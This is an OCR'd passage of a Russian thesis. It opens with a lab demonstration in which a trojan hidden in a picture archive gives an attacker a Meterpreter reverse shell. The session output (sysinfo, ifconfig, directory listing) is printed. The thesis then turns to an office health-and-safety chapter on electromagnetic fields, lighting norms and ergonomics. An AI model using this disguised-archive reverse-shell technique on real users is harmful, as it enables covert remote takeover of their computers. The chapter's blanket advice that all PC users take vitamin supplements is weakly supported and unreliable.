


Рисунок 2.9.18 - Сохранение файла




Рисунок 2.9.19 - Удачное скачивание файла




Рисунок 2.9.20 - Скачанный архив




Рисунок 2.9.21 - Запуск архива

После открытия архива (рисунок 2.9.21) Джон увидит открытую картинку с изображением (рисунок 2.9.22). Однако одновременно с этим запускается троян, который был встроен в архив и с компьютера Джона инициируется соединение с компьютером злоумышленника.

На рисунке 2.9.22 демонстрируется открытый файл.

На рисунке 2.9.23 демонстрируется получение обратной связи от компьютера Джона.




Рисунок 2.9.22 - Открытие файла

```
[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Sending stage (180291 bytes) to 10.10.10.7
[*] Meterpreter session 8 opened (10.10.10.5:4444 → 10.10.10.7:49709) at 2020-04-19 07:01:37 -0400

meterpreter > sysinfo
Computer        : JOHNDOE-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Рисунок 2.9.23 - Удаленная сессия с компьютера Джона

Получив сессию, злоумышленник имеет полный доступ к компьютеру Джона. Злоумышленник может получить информацию о сетевом окружение (рисунок 2.9.24) или информацию о содержимом домашней директории пользователя (рисунок 2.9.25).

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:45:4e:32
MTU          : 1500
IPv4 Address : 10.10.10.7
IPv4 Netmask : 255.255.255.0


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a0a:a07
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Рисунок 2.9.24 - Сетевое окружение хоста

```
meterpreter > dir
Listing: C:\Users\JohnDoe\Documents
==================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-04-04 09:29:31 -0400  My Music
40777/rwxrwxrwx   0       dir   2020-04-04 09:29:31 -0400  My Pictures
40777/rwxrwxrwx   0       dir   2020-04-04 09:29:31 -0400  My Videos
100666/rw-rw-rw-  402     fil   2020-04-04 09:29:43 -0400  desktop.ini
100777/rwxrwxrwx  73802   fil   2020-04-19 07:01:37 -0400  payload.exe
100666/rw-rw-rw-  80670   fil   2020-04-19 07:01:37 -0400  raccoon.png
100777/rwxrwxrwx  583185  fil   2020-04-19 07:00:39 -0400  rakoon.sfx.exe
```

Рисунок 2.9.25 - Домашняя директория пользователя

3 Безопасность жизнедеятельности (БЖД)

3.1 Анализ потенциально опасных и вредных факторов в офисе, воздействующих на персонал

Как и любой другой вид работы, работа в офисе сопряжена с определенными рисками для здоровья и безопасности сотрудников. И хотя потенциальные риски офисного работника и строителя отличаются по характеру, так, например у строителя больше шансов получить

производственную травму во время выполнения физической работы, чем у офисного работника занимающегося по большей части рутинной офисной работой, пренебрегать этим нельзя так как совокупность всех вредных факторов значительно влияет на работоспособность сотрудника и работодатель должен позаботиться о том, чтобы нивелировать все вредные факторы или хотя бы уменьшить их влияние на персонал.

Так как офисная работа, по большей части, связана с работой за компьютером это значит, что сотрудник проводит большую часть времени перед экраном компьютера и исходя из этого можно заключить, что большую часть времени он подвергнут влиянию факторов, сопряженных с этим источником.

Все современные офисы содержат ряд оборудования, которое используется регулярно, повседневно и в большом количестве. К ним относятся принтеры, мониторы, компьютерные блоки, сканеры, ноутбуки, телефоны, факсы, микроволновые печи, кухонные электрические приборы, типа чайников, кофеварок и т.д.

Исходя из имеющихся данных можно заключить, что на офисных работников могут оказывать неблагоприятное воздействие следующие опасные и вредные факторы:

- повышенный уровень электромагнитных излучений;
- отсутствие или недостаток естественного света;
- повышенное значение напряжения в электрической цепи, замыкание которой может произойти через тело человека;
- статические перегрузки костно-мышечного аппарата и динамические локальные перегрузки мышц кистей рук;
- зрительное перенапряжение;
- умственное перенапряжение;
- эмоциональные перегрузки;
- монотонность труда;
- повышенная или пониженная температура воздуха рабочей зоны;
- сенсорная нагрузка (длительность сосредоточенного наблюдения).

Нужно рассмотреть вредные факторы, как они влияют на здоровье человека, какие стандарты и нормы существуют и как уменьшить влияние этих факторов на персонал.

3.1.1 Электромагнитное излучение

Электромагнитными полями пронизано все окружающее пространство вокруг человека. Каждый электрический прибор создает вокруг себя невидимое для человека электромагнитное поле(ЭМП).

ЭМП разделяют на естественные и техногенные. К естественным относят ЭМП созданное природными источниками, как например планетами, атмосферой Земли, космосом и т.д. Источниками техногенного ЭМП являются различная передающая аппаратура, коммутаторы, разделительные высокочастотные фильтры, антенные системы, промышленные установки,

снабженные высокочастотными (ВЧ), ультравысокочастотными (УВЧ) и сверх высокочастотными (СВЧ) генераторами.

Самое интересное, что источниками ЭМП могут являться электрические устройства, изначально не предназначенные для создания ЭМП. Дело в том, что при протекании тока в таком устройстве происходит выделение паразитных электромагнитных волн.

К таким устройствам относятся линии электропередач(ЛЭП), трансформаторы и приборы, потребляющие электроэнергию (холодильники, телевизоры, электроплиты, обогреватели, электрические двигатели и т.д.)
Опасное воздействие на работающих могут оказывать:

- ЭМП радиочастот (60 кГц — 300 ГГц);
- электрические и магнитные поля промышленной частоты (50 Гц);
- электростатические поля.

Электромагнитные поля биологически активны — живые существа реагируют на их действие. Однако у человека нет специального органа чувств для определения электромагнитных полей (за исключением оптического диапазона).

Наиболее чувствительны к электромагнитным полям центральная нервная система, сердечно-сосудистая, гормональная и репродуктивная системы.

Длительное воздействие на человека электромагнитных полей промышленной частоты (50 Гц) приводит к расстройствам, которые субъективно выражаются жалобами на головную боль в височной и затылочной области, вялость, расстройство сна, снижение памяти, повышенную раздражительность, апатию, боли в сердце, нарушение ритма сердечных сокращений. Могут наблюдаться функциональные нарушения в центральной нервной системе, а также изменения в составе крови.

При воздействии магнитных полей могут наблюдаться нарушения функций нервной, сердечно-сосудистой и дыхательной систем, пищеварительного тракта, изменения в составе крови. При локальном действии магнитных полей (прежде всего на руки) появляется ощущение зуда, бледность и синюшность кожных покровов, отечность и уплотнение, а иногда ороговение кожи.

При длительном воздействии электромагнитного излучения радиочастотного диапазона даже умеренной интенсивности могут произойти расстройства нервной системы, обменных процессов, изменения состава крови. Могут также наблюдаться выпадение волос, ломкость ногтей.

На ранней стадии нарушения носят обратимый характер, но в дальнейшем происходят необратимые изменения в состоянии здоровья, стойкое снижение работоспособности и жизненных сил.

Существуют национальные и международные гигиенические нормативы уровней ЭМП, в зависимости от диапазона, для селитебной зоны и на рабочих местах.

На рисунке 3.1.1.1 демонстрируется предельно допустимый уровень воздействия периодического электромагнитного поля частотой 50 Гц.

Время пребывания (час)	Допустимые уровни МП, Н [А/м] / В [мкТл] при воздействии	
	общем	локальном
£ 1	1600 / 2000	6400 / 8000
2	800 / 1000	3200 / 4000
4	400 / 500	1600 / 2000
8	80 / 100	800 / 1000

Рисунок 3.1.1.1 - ПДУ воздействия периодического электромагнитного поля частотой 50 Гц

На рисунке 3.1.1.2 демонстрируется временные допустимые уровни электромагнитного поля, создаваемого персональным компьютером пользователя.

Наименование параметров		ВДУ ЭМП
Напряженность электрического поля	в диапазоне частот 5 Гц—2 кГц	25 В/м
	в диапазоне частот 2 кГц—400 кГц	2,5 В/м
Плотность магнитного потока	в диапазоне частот 5 Гц—2 кГц	250 нТл
	в диапазоне частот 2 кГц—400 кГц	25 нТл
Электростатический потенциал экрана видеомонитора		500 В

Рисунок 3.1.1.2 - Временные допустимые уровни ЭМП, создаваемых ПК

Гигиенические требования по обеспечению защиты персонала от неблагоприятного влияния электромагнитных полей включают в себя следующие пункты:

- обеспечение защиты работающих от неблагоприятного влияния ЭМП осуществляется путем проведения организационных, инженерно-технических и лечебно-профилактических мероприятий;
- расположение рабочих мест и маршрутов передвижения обслуживающего персонала на расстояниях от источников ЭМП, обеспечивающих соблюдение ПДУ;
- ремонт оборудования, являющегося источником ЭМП следует производить (по возможности) вне зоны влияния ЭМП от других источников;
- инженерно-технические мероприятия должны обеспечивать снижение уровней ЭМП на рабочих местах путем внедрения новых технологий и применения средств коллективной и индивидуальной защиты (когда фактические уровни ЭМП на рабочих местах превышают ПДУ, установленные для производственных воздействий);

- руководители организаций для снижения риска вредного влияния ЭМП, создаваемого средствами радиолокации, радионавигации, связи, в том числе подвижной и космической, должны обеспечивать работающих средствами индивидуальной защиты.

3.1.2 Освещение

Офисные светильники могут повысить продуктивность и работоспособность персонала. Свет влияет на эмоции и физиологию человека, помогает сохранять здоровье сотрудников и стимулировать творческий процесс. Затраты компании на качественное освещение окупятся сполна.

Особенно актуален вопрос правильного освещения в офисе в холодное время года, когда большая часть жизни проходит в условиях искусственного освещения.

Сегодня, обустраивая освещение в офисах, учитывают несколько основополагающих принципов:

- максимум естественного освещения. Природный свет наиболее полезен для человека, и нужно эффективно его использовать. На расстояниях более 6 метров уровень естественного освещения начинает снижаться. Важно правильно зонировать помещение. Модно и удобно это сделать с помощью стеклянных перегородок;

- оптимальная температура цвета. «Тёплый» свет располагает человека к расслабленности, переходящую в сонливость, а слишком «холодный» будет нещадно подстегивать нервную систему, повышая уровень напряжённости. Поэтому цветовую температуру стоит подбирать в зависимости от задач того или иного пространства офиса. Для работы отлично подойдет нейтральный свет с цветовой температурой 3500–4000 К, а для зон отдыха и ожидания лучше выбирать более теплый оттенок света.

- возможность управления освещением. Она включает регулирование интенсивности освещения и цветовой температуры как в индивидуальных светильниках, так и в светильниках для общего освещения. В современных офисах класса А устанавливают интеллектуальные системы освещения.

Подбирая освещение для офиса, необходимо в том числе учитывать его стилевое оформление, общую площадь и количество одновременно работающих в нём человек (количество рабочих мест и их расстановку). Не стоит упускать из виду и декоративные возможности освещения: свет может создать вдохновляющую, творческую атмосферу, которая несомненно скажется на эффективности компании.

Важно понимать, что освещение в офисе - система, охватывающая не только открытые пространства, но и переговорные, коридоры, лифтовые холлы, зоны ожидания и так далее. Для каждой зоны необходимо соответствующее задаче освещение.

Проектирование освещения в офисе лучше предоставить специалистам, которые подберут подходящие светильники, рассчитают необходимую освещенность в соответствии с нормами, учитывая задачи помещения.

Работа при плохом освещении вызывает головные боли, повышает утомляемость и ухудшает зрение. Вместо того, чтобы сосредоточиться на производственных задачах, человек тратит впустую рабочее время из-за дискомфорта. Чтобы избежать подобных ситуаций, установлены нормы освещенности офисных пространств.

При проверке уровня освещенности инспекторы делают предписания только в том случае, если показатели не дотягивают до нижних границ нормы. Это объясняется тем, что при слишком слабом свете условия труда ухудшаются. Человек испытывает трудности при выполнении работы, глаза быстро устают, появляются близорукость или дальнозоркость.

Однако для зрительного аппарата вреден не только тусклый, но и чрезмерно яркий свет.

Последствия длительного пребывания в помещении со слишком интенсивным освещением:

- раздражение и покраснение слизистой оболочки (конъюнктивы);
- ощущение сухости и «запорошенности» глаза;
- появление раздражительности;
- ощущение общего дискомфорта;
- нервное перевозбуждение.

Из этого следует: следить надо не только за соблюдением норм освещенности, но и за отсутствием значительного превышения установленных значений.

Однако не всегда соблюдение норм может гарантировать качественное освещение офиса. Нормы освещения на рабочем месте в офисе определяются, исходя из задач, которые должен выполнять свет.

Единицей измерения освещенности является люкс (лк).

В первую очередь свет должен обеспечивать комфортные условия для правильного зрительного восприятия всего, что происходит в рабочей области.

Для разных помещений есть определенные нормы:

– 500 лк - для офисов, где ведутся работы с чертежами;
– 400 лк - большие офисы со свободной планировкой;
– 200-300 лк - для офисов, где используются компьютеры;
– 200 лк - конференц-залы;
– 50-100 лк - зоны лестниц и эскалаторов;
– 75 лк - архивы;
– 50-75 лк - коридоры и холлы;
– 50 лк - кладовые.

На рисунке 3.1.2.1 демонстрируются санитарно-гигиенические нормы освещения офиса.

Вид деятельности / тип помещения	Уровень освещенности на рабочем месте, Em	Цветопередача, Ra	Ограничение слепящего действия (предельные значения), UGR
Конференц-зал и переговорные помещения	500	80	19
Архивные помещения	200	80	25
Чтения, обработка данных, письмо	600	80	19
Автоматизированные рабочие места	500	80	19
Приемные помещения	300	80	22
Копировальные работы, делопроизводство	300	80	19
Черчение	750	80	16

Рисунок 3.1.2.1 – Санитарно-гигиенические нормы освещения офиса

3.1.3 Статические перегрузки костно-мышечного аппарата

Повышенные статические и динамические нагрузки у пользователей персональных компьютеров приводят к жалобам на боли в спине, шейном отделе позвоночника и руках. Из всех недомоганий, обусловленных работой на компьютере, чаще встречаются те, которые связаны с использованием клавиатуры.

В период выполнения операций ввода данных количество мелких стереотипных движений кистей и пальцев рук за смену может превысить 60 тыс, что в соответствии с гигиенической классификацией труда относится к категории вредных и опасных.

Поскольку каждое нажатие на клавишу сопряжено с сокращением мышц, сухожилия непрерывно скользят вдоль костей и соприкасаются с тканями, вследствие чего могут развиться болезненные воспалительные процессы. Воспалительные процессы тканей сухожилий (тендиниты) получили общее название “травма повторяющихся нагрузок”.

Большинство офисных работников рано или поздно начинают предъявлять жалобы на боли в шее и спине. Эти недомогания накапливаются постепенно и получили название “синдром длительных статических нагрузок” (СДСН).

Другой причиной возникновения СДСН может быть длительное пребывание в положении “сидя”, которое приводит к сильному перенапряжению мышц спины и ног, в результате чего возникают боли и неприятные ощущения в нижней части спины.

Основной причиной перенапряжения мышц спины и ног являются нерациональная высота рабочей поверхности стола и сидения, отсутствие опорной спинки и подлокотников, неудобное размещение монитора, клавиатуры и документов, отсутствие подставки для ног.

Для существенного уменьшения боли и неприятных ощущений, возникающих у пользователей ПК, необходимы частые перерывы в работе и эргономические усовершенствования, в том числе оборудование рабочего места так, чтобы исключать неудобные позы и длительные напряжения.

К числу факторов, ухудшающих состояние здоровья пользователей компьютерной техники, относятся электромагнитное и электростатическое поля, акустический шум, изменение ионного состава воздуха и параметров микроклимата в помещении.

Немаловажную роль играют эргономические параметры расположения экрана монитора (дисплея), состояние освещенности на рабочем месте, параметры мебели и характеристики помещения, где расположена компьютерная техника.

В таблице 1 приведены размеры рабочего стола для работников разного роста.

Таблица 1 - Размеры рабочего стола

Рост (см)	**Поверхность стола(мм)**	**Пространство для ног (не менее, мм)**
100-115	460	320
116-130	520	400
131-145	580	520
146-160	640	580
161-175	700	640
Выше 175	760	700

На рисунке 3.1.3.1 демонстрируются размеры стула для сотрудников разного роста.

Параметры стула	116—130	131—145	146—160	161—175	> 175
Высота сиденья над полом, мм	300	340	380	420	460
Ширина сиденья, не менее, мм	270	290	320	340	360
Глубина сиденья, мм	290	330	360	380	400
Высота нижнего края спинки над сиденьем, мм	130	150	160	170	190
Высота верхнего края спинки над сиденьем, мм	280	310	330	360	400
Высота линии прогиба спинки, не менее, мм	170	190	200	210	220
Радиус изгиба переднего края сиденья, мм	20—50				
Угол наклона сиденья, °	0—4				
Угол наклона спинки, °	95—108				
Радиус спинки в плане, не менее, мм	300				

Рисунок 3.1.3.1 - Основные размеры стула для работников

3.1.4 Зрительное перенапряжение

Работа на ПК сопровождается постоянным и значительным напряжением функций зрительного анализатора. Одной из основных особенностей является иной принцип чтения информации, чем при обычном чтении. При обычном чтении текст на бумаге, расположенный горизонтально на столе, считывается работником с наклоненной головой при падении светового потока на текст.

При работе на ПК работник считывает текст, почти не наклоняя голову, глаза смотрят прямо или почти прямо вперед, текст (источник — люминесцирующее вещество экрана) формируется по другую сторону экрана, поэтому пользователь не считывает отраженный текст, а смотрит непосредственно на источник света, что вынуждает глаза и орган зрения в целом работать в несвойственном ему стрессовом режиме длительное время.

Расстройство органов зрения резко увеличивается при работе более четырех часов в день.

Всемирная организация здравоохранения (ВОЗ) ввела понятие “компьютерный зрительный синдром” (КЗС), типовыми симптомами которого являются жжение в глазах, покраснение век и конъюнктивы, чувство инородного тела или песка под веками, боли в области глазниц и лба, затуманивание зрения, замедленная перефокусировка с ближних объектов на дальние.

Нервно-эмоциональное напряжение при работе на ПК возникает вследствие дефицита времени, большого объема и плотности информации, особенностей диалогового режима общения человека и ПК, ответственности за безошибочность информации. Продолжительная работа на дисплее, особенно в

диалоговом режиме, может привести к нервно-эмоциональному перенапряжению, нарушению сна, ухудшению состояния, снижению концентрации внимания и работоспособности, хронической головной боли, повышенной возбудимости нервной системы, депрессии.

Кроме того, при повышенных нервно-психических нагрузках в сочетании с другими вредными факторами происходит “выброс” из организма витаминов и минеральных веществ. При работе в условиях повышенных нервно-эмоциональных и физических нагрузок гиповитаминоз, недостаток микроэлементов и минеральных веществ (особенно железа, магния, селена) ускоряет и обостряет восприимчивость к воздействию вредных факторов окружающей и производственной среды, нарушает обмен веществ, ведет к изнашиванию и старению организма.

Поэтому при постоянной работе на ПК для повышения работоспособности и сохранения здоровья к мерам безопасности относится защита организма с помощью витаминно-минеральных комплексов, которые рекомендуется применять всем, даже практически здоровым пользователям ПК.

На рисунке 3.1.4.1 демонстрируются допустимые визуальные параметры устройств отображения информации.

№	Параметры	Допустимые значения
1	Яркость белого поля	Не менее 35 кд/м^2
2	Неравномерность яркости рабочего поля	Не более ± 20 %
3	Контрастность (для монохромного режима)	Не менее 3 : 1
4	Временная нестабильность изображения (непреднамеренное изменение во времени яркости изображения на экране дисплея)	Не должна фиксироваться
5	Пространственная нестабильность изображения (непреднамеренные изменения положения фрагментов изображения на экране)	Не более $2 \cdot 10^{-4}L$, где L – проектное расстояние наблюдения, мм

Рисунок 3.1.4.1 - Допустимые визуальные параметры устройств отображения информации

3.1.5 Психофизические вредные и опасные факторы

Типичными ощущениями, которые испытывают к концу рабочего дня пользователи ПК, являются: переутомление глаз, головная боль, тянущие боли в мышцах шеи, рук и спины, снижение концентрации внимания.

Уже в первые годы компьютеризации было отмечено специфическое зрительное утомление у пользователей дисплеев, получившее общее название «компьютерный зрительный синдром».

Одной из причин служит то, что сформировавшаяся за миллионы лет эволюции зрительная система человека приспособлена для восприятия объектов в отраженном свете (печатные тексты, рисунки и т.п.), а не для работы за дисплеем.

Изображение на дисплее принципиально отличается от привычного глазу объектов наблюдения — оно светится, мерцает, состоит из дискретных точек, а цветное компьютерное изображение не соответствует естественным цветам. Но не только особенности изображения на экране вызывают зрительное утомление. Большую нагрузку орган зрения испытывает при вводе информации, так как пользователь вынужден часто переводить взгляд с экрана на текст и клавиатуру, находящиеся на разном расстоянии и по-разному освещенные.

Зрительное утомление проявляется жалобами на затуманивание зрения, трудности при переносе взгляда с ближних предметов на дальние и с дальних на ближние, кажущиеся изменения окраски предметов, их двоение, чувство жжения, «песка» в глазах, покраснение век, боли при движении глаз.

